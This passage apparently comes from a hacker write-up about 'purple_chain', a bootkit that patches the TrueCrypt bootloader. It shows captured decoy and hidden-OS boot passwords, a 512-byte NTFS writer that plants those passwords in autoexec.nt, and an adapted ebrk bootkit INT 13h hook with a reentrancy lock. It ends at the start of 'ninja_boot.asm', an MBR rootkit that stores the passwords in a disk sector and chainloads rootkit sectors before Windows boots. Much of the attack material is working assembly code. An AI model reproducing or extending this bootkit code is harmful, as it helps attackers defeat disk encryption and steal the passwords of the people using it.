
The following screenshots outline the capabilities of the purple_chain boot environment:

The boot "splash screen" – we have access to the TrueCrypt boot passwords, even before the TrueCrypt bootloader is executed:




```
                                                              < armak00ni >

          .:[ purple_chain ]:.


   ^ purple_chain is taking over truecrypt now ^
   * applying patch1: password fish ... done
   * applying patch2: purple boot ... done

> Your truecrypt DECOY  boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 000000000009fc00 0001
000000000009fc00 0000000000000400 0002
00000000000f0000 0000000000010000 0002
0000000000100000 000000003fef0000 0001
000000003fff0000 0000000000010000 0003
_
```

After pressing a key we land at the regular TrueCrypt boot loader:




```
 TrueCrypt Boot Loader 7.0a


    Keyboard Controls:
    [Esc]  Skip Authentication (Boot Manager)


Enter password: *****_
```

After entering the password, the "password fish" stores the password on disk (sector 31). In case the truecrypt passwords have been changed –> purple_chain will always have the current password stored on disk. Now you can choose to either **boot from CD (!!) with the mounted truecrypt volume (!!)** or any custom sectors you want, or just normally into windows:



```
    Keyboard Controls:
    [Esc]  Skip Authentication (Boot Manager)


Enter password: *****
Going purple ...

> Your drive is: 80
> You are booting the DECOY system
> Your truecrypt DECOY  boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 0000000000090000 0001
0000000000090000 000000000000a000 0002
000000000009a000 0000000000005c00 0001
000000000009fc00 0000000000000400 0002
00000000000f0000 0000000000010000 0002
0000000000100000 000000003fef0000 0001
000000003fff0000 0000000000010000 0003

Press any key to boot windows ...
       c to boot from cd 8] ...
       s to boot custom sector (rootkit) 8]] ..._
```

Press 's' to boot a custom sector …



```
Enter password: *****
Going purple ...

> Your drive is: 80
> You are booting the DECOY system
> Your truecrypt DECOY  boot password is: 'decoz'
> Your truecrypt HIDDEN boot password is: 'hidden'

MEMORY MAP:
0000000000000000 0000000000090000 0001
0000000000090000 000000000000a000 0002
000000000009a000 0000000000005c00 0001
000000000009fc00 0000000000000400 0002
00000000000f0000 0000000000010000 0002
0000000000100000 000000003fef0000 0001
000000003fff0000 0000000000010000 0003

Press any key to boot windows ...
       c to boot from cd 8] ...
       s to boot custom sector (rootkit) 8]] ...Loading MBR ... OK
Loading NTFS/BS ... OK
 enter sector num (hex w): 0x0028
press 2-8 to read multiple sectors, or any key to boot sector: 0x0028
_
```

We have entered the sector number 0x0028. Now we can press any key to chainload just this sector. Or press the keys '2' – '8' to chainload and boot 2 or more – up to 8 sectors.

0002:2000> TrueCrypt ntfs password writer in 512 bytes

For demonstration and test purposes we want to implement a little NTFS manipulating sector. It shall demonstrate that we have the chance to work on the mounted TrueCrypt volume just before windows boots. We can apply any changes. We can read the encrypted drive, and also write to it. This little NTFS writer – raw writes to the filesystem without modifying the file information (access times etc.). It does this by raw writing into the data-section of the file. The sector number is read out of the MFT.

The code dumps a little string (containing the passwords) into the %systemroot%\system32\autoexec.nt, by overwriting its massive REM header;).

The full source code can be found in appendix 000A:4000 (cmd_pass.asm).

We will boot it using the purple_chain environment.


- **We can read / write the encrypted drive "from the outside"!**

Note: The screenshots above were from a windows xp box running purple_chain. Here I will boot purple_chain on a windows 7 box and boot the NTFS password writer.

You will see the effect here …


Pre kernel-mode encrypted TrueCrypt volume reading …

… and writing …



```
Press any key to boot windows ...
       c to boot from cd 8] ...
       s to boot custom sector (rootkit) 8]] ...Loading MBR ... OK
Loading NTFS/BS ... OK
 enter sector num (hex w): 0x001e
         press any key to boot sector 0x001e1@echo off

REM AUTOEXEC.BAT is not used to initialize the MS-DOS environment.
REM AUTOEXEC.NT is used to initialize the MS-DOS environment unless a
REM different startup file is specified in an application's PIF.

REM Install CD ROM extensions
lh %SystemRoot%\system32\mscdexnt.exe

REM Install network redirector (load before dosx.exe)
lh %SystemRoot%\system32\redir

REM Install DPMI support
lh %SystemRoot%\system32\dosx

REM The following line enables Sound Blaster 2.0 support on NTVDM.
REM The command for setting the BLASTER environment is as follows:
REM    SET BLASTER=A220 I5 D1 P330
REM    where:
REM        A    specifies the sound blaster's base I/O port
```

The effect on the win7 decoy system:




Drive	Volume	Size	Encryption algorithm	Type
C:	System partition	12.9 GB	AES	System
F:				
I:				
J:				
K:				
L:				
M:				
N:				

C:\Windows\system32\cmd.exe - command

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\0xc2dec0>command
You are running the decoy OS
Your decoy OS password is: decoz
Your hidden OS password is: hidden
Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:\USERS\0XC2DEC0>_
```

The effect on the win7 HIDDEN system:



Drive	Volume	Size	Encryption algorithm	Type
C:	Hidden system partition	12.9 GB	AES	Hidden
F:				
I:				
J:				
K:				
L:				
M:				

TrueCrypt

For security reasons, when a hidden operating system is running, local unencrypted filesystems and non-hidden TrueCrypt volumes are mounted as read-only (no data can be written to such filesystems or TrueCrypt volumes).

C:\Windows\system32\cmd.exe - command

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\0x>command
You are running the hidden OS
Your decoy OS password is: decoz
Your hidden OS password is: hidden
Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:\USERS\0X>_
```

- aware of the hidden OS
- all passwords revealed
- written to the encrypted disk
  - from the outside
  - without file modification signs

! ! !

0002:3000> **WTF? Why our rootkit is still not working?**

Well after this fast success … let's try some more dirty stuff and boot a real boot root kit. We chose to take the ebrk for this. We have a running windows xp sp2 box, converted to a TrueCrypt hidden OS, and purple_chain is installed. Beforehand we verified that ebrk works on the windows xp sp2 version, using the NDIS payload RSOD.

So …. lets store the ebrk sector anywhere on disk, and modify the code (nopping things out): quickly skip the stack setup, remove the copy to resident mem stuff, and replace the MBR loadig stuff with a retf:

Simplyfied EBRK startup code for the use with purple_chain:

```
; start normally
xor     bx, bx
push    bx
pop     ds
push    cs
pop     es

;
; Install our INT 13h hook
;
cli

mov     eax, [bx + (13h*4)]
mov     [es:INT13HANDLER - LBRCODE16_START], eax    ; store previous handler

mov     word [bx + (13h*4)], LInt13Hook             ; point INT 13h vector to our
                                                      hook handler
mov     [bx + (13h*4) + 2], es                      ; (BX = 0 from earlier)

sti

; back to purple_chain -> boot windows

retf
```

We assemble using nasm, and store this file as sector 0x28. Then we boot into purple_chain, and tell it to boot this sector …

What will happen … ta taaaaa! Nothing! ;(

Windows boots just normally, the NDIS payload does not work. We insert a jmp $ into the ebrk code directly after the signature check for ntldr, to see if the system will hang during boot:

```
…
cmp     word  [es:di+4], 8021h
jne     short LInt13Hook_scan_loop

mov     word  [es:di-1], 15FFh

jmp     $
…
```

It does not :(.

There is still a problem, ebrk does not catch the signature. Why the hell is that? Were all our assumptions wrong? We have to dig into the TrueCrypt bootloader code once again …

… and find quite a surprise …

0002:4000> TrueCrypt int 13h reentrancy

After digging around and reading through the TrueCrypt int 13h handler – it is becoming obvious: TrueCrypt does something we would not have it expected to: it calls its own int 13h handler from within its own int13h handler.

TrueCrypt interrupt handling works this way:

- it hooks interrupts in the function **`InstallInterruptFilters ()`**
- it hooks int 13h for disk access
- it hooks int 15h to stay resident – by returning a patched memory map (it adds an entry for itself)
- both interrupt handlers are dummy routines that
    - push the interrupt number onto the stack
    - call a single handler dispatcher routine
- the int handler dispatcher routine (**`IntFilterEntry ()`**) calls the specific int 13h or int 15h handler based on the pushed interrupt number
- the specific handler routines do their expected job

The int 13h situation:

TrueCrypt installs its interrupt handlers in **IntFilter.cpp**:

```
bool InstallInterruptFilters ()
{
        …
        __asm
        {
                cli
                push es

                // Save original INT 13 handler
                xor ax, ax
                mov es, ax

                mov si, 0x13 * 4
                lea di, OriginalInt13Handler

                mov ax, es:[si]
                mov [di], ax
                mov ax, es:[si + 2]
                mov [di + 2], ax

                // Install INT 13 filter
                lea ax, Int13FilterEntry
                mov es:[si], ax
                mov es:[si + 2], cs
…
```

The interrupt handler routine `Int13FilterEntry()` is used as dummy routine just saving the interrupt number onto the stack:

```
void Int13FilterEntry ()
{
        __asm
        {
                leave
                push 0x13
                jmp IntFilterEntry
        }
}
```

The central dispatcher routine `IntFilterEntry()` receives the interrupt number on the stack, saves registers, checks the stack, sets up its work environment (segments, …), and calls the function `Int13Filter()` for int 13h:

```
void IntFilterEntry ()
{
	// No automatic variables should be used in this scope as SS may change
	static uint16 OrigStackPointer;
	static uint16 OrigStackSegment;

	__asm
	{
		pushf
		pushad

		cli
		...
		...

		push	si // Int number

		// Filter request
		cmp	si, 0x15
		je	filter15
		cmp	si, 0x13
		jne	$

		call Int13Filter
		jmp	s0

	filter15:
		call	Int15Filter

	s0:
		pop	si // Int number
		...
```

Finally we arrive at the int 13h service routine **`Int13Filter()`** . Looking at its start we can allready see the ReEntryCount:

```
bool Int13Filter ()
{
	CheckStack();

	Registers regs;
	memcpy (&regs, &IntRegisters, sizeof (regs));
	__asm sti

	static int ReEntryCount = -1;
	++ReEntryCount;
	...
```

What happens when a read request is issued?

Int13Filter() checks for the requested interrupt function. It handles the functions 02h / 03h, and 42h / 43h – the chs and lba read / write functions. In case of 02h / 03h it calculates the absolute sector number. The read / write requests are then handled by th function ReadEncryptedSectors() / WriteEncryptedSectors() in BootEncryptedIo.cpp.

Both functions ReadEncryptedSectors() and WriteEncryptedSectors() first check and remap the request in case the hidden volume is mounted. They then call ReadSectors() / WriteSectors() in BootDiskIo.cpp.

The functions ReadSectors() / WriteSectors() are dummy functions to the final call to **ReadWriteSectors() - the function that handles the real disk access** (in BootDiskIo.cpp). All those functions exist in versions to work with CHS and LBA style parameters.

Within ReadWriteSectors() we find the reentrance (the CHS version as example)**:**

```
BiosResult ReadWriteSectors (bool write, uint16 bufferSegment, uint16 bufferOffset, byte
drive, const ChsAddress &chs, byte sectorCount, bool silent)
{
        CheckStack();

        byte cylinderLow = (byte) chs.Cylinder;
        byte sector = chs.Sector;
        sector |= byte (chs.Cylinder >> 2) & 0xc0;
        byte function = write ? 0x03 : 0x02;

        BiosResult result = BiosResultSuccess;
        __asm
        {
                push es
                mov     ax, bufferSegment
                mov     es, ax
                mov     bx, bufferOffset
                mov     dl, drive
                mov     ch, cylinderLow
                mov     si, chs
                mov     dh, [si].Head
                mov     cl, sector
                mov     al, sectorCount
                mov     ah, function
                int     0x13                 ; THIS WILL CREATE THE REENTANCY WHEN CALLED
                                             ; BY THE INT 13h HANDLER !!

                jnc     ok                   // If CF=0, ignore AH to prevent issues caused
                                             //   by potential bugs in BIOSes
                mov     result, ah
        ok:
                pop     es
        }

        if (result == BiosResultEccCorrected)
                result = BiosResultSuccess;

        if (!silent && result != BiosResultSuccess)
                PrintDiskError (result, write, drive, nullptr, &chs);

        return result;
}
```

Each time an int 13h is initially raised, our ebrk is called, calling the truecrypt handler when calling the original handler. This truecrypt handler now raises an int 13h, again calling our ebrk that is not prepared for reentrancy.

Bypassing the reentrancy problem

In order to bypass any problems resulting of the reentrancy we simply add a “locking mechanism” to our ebrk code (and the label immediate_exit) – the purple lines have been added:

```
;##################################
;##  INT 13h Hook Real-Mode ISR  ##
;##################################

LInt13Hook:
        pushf
        cmp     ah, 42h               ; IBM/MS INT 13 Extensions - EXTENDED READ
        je      short LInt13Hook_ReadRequest

        cmp     ah, 02h               ; DISK - READ SECTOR(S) INTO MEMORY
        je      short LInt13Hook_ReadRequest

immediate_exit:
        popf
```

```
       db      0EAh                  ; JMP FAR INT13HANDLER
INT13HANDLER EQU $
       dd      0

MY_LOCK  db    0

LInt13Hook_ReadRequest:

       ; "locking mechanism" -> skip this request, when truecrypt int13h reentrance

       cmp     byte [cs:MY_LOCK], 1
       jz      immediate_exit

       mov     byte [cs:MY_LOCK], 1 ; lock ourselves to know we are we

       mov     byte [cs:INT13LASTFUNCTION], ah
…
…
```

This way we immediately exit when we are called from within ourselfes dur to the TrueCrypt int 13h handler reentrancy.

After applying those changes we try our ebrk again and ……… **IT WORKS!**

`0003:0000>` **Freestyle rolling our own MBR**

Until now we were working on the playground-level. The main purpose was to implement and test the various techniques. But the steps we need in order to install a rootkit are rather a complicated way to do it. Especially the boot loader modifications with the need to decompress and compress it should be optimized in some way. We should use all the information we gathered to implement a more elegant solution.

Installation steps for a rootkit – so far:

- patch the MBR to accept a modified bootloader (1 byte patch)
- load the boot loader raw from disk
    - decompress it
    - append a sector loader code
    - compress the modified boot loader
- raw write it back to disk
- write the rootkit sector(s) raw to disk

Of course it is possible for a malware installer to work this way, but it will get rather bloated alone by the compression rouines. We agree this is not the perfect way to do it ;)

How can we optimize the approach?

In whatever case we think of, we will have to modify the MBR. There is no way around it. Either to disable checksumming or to insert the correct checksum of the modified bootloader. Or to load different sectors – maybe an own loader code.

As we allready know all details to execute the TrueCrypt bootloader – why not code an own MBR? TrueCrypts MBR does not offer any space to add code to it. But it also does quite some things that are not really required in order to boot the system. We could for example remove all the backup location stuff, checksumming stuff, etc. When we strip down this MBR we probably would create enough space to patch the boot loader before we jump to it, directly in the MBR!

We want to code the MBR this way:

- it shall contain the boot loader patches (incl. the hook handlers)
- therefore it needs to go resident
- it should execute the following steps:
    - go resident
    - load the decompresor
    - load the compressed boot loader
    - decompress the boot loader
    - patch the boot loader
    - jump to the (patched) boot loader
    - the patch shall write the passwords, and chainload the rootkit

Installation steps for a rootkit – now:

- write the new MBR to disk
- write the root kit sector(s) to disk

… quite simplified!

0003:1000> TrueBoot: In memory TrueCrypt bootloader patching

We implemented exactly this behaviour and optimized the code to fit within the MBR including some strings and a fancy boot splash of course. We included the two patches we used so far and merged them into one. It will be called after the TrueCrypt volume has been mounted just before the regular boot would continue. In order to bypass the boot track protection when the hidden OS is active, we simply first save the original int 13h vector and call it in order to write to disk – bypassing TrueCrypts hook. For this code we make the exception to print it here as it summarizes all we have researched so far:

ninja_boot.asm – the new TrueCrypt bootsector (TrueBoot):


```
;==============================================================================
; ninja_boot.asm - the TrueBoot b00tsector for NBRK
;------------------------------------------------------------------------------
; truecrypt boot rootkit v 1.0
;
; armak00ni / last ninja labs
;==============================================================================
;
; loads, decompresses, patches, and executes truecrypt bootloader
; stores the truecrypt passwords into sector 31
; chainloads sectors 29-30, and executes them before windows boot
;==============================================================================

%define         PURPLE_SECTOR          32      ; sector to store passwords
%define         K00N_ID                        'k0'

BITS 16

org     7c00h

start:
; --- simulate purple_chain environment ---
        jmp     continue                                ; +0000
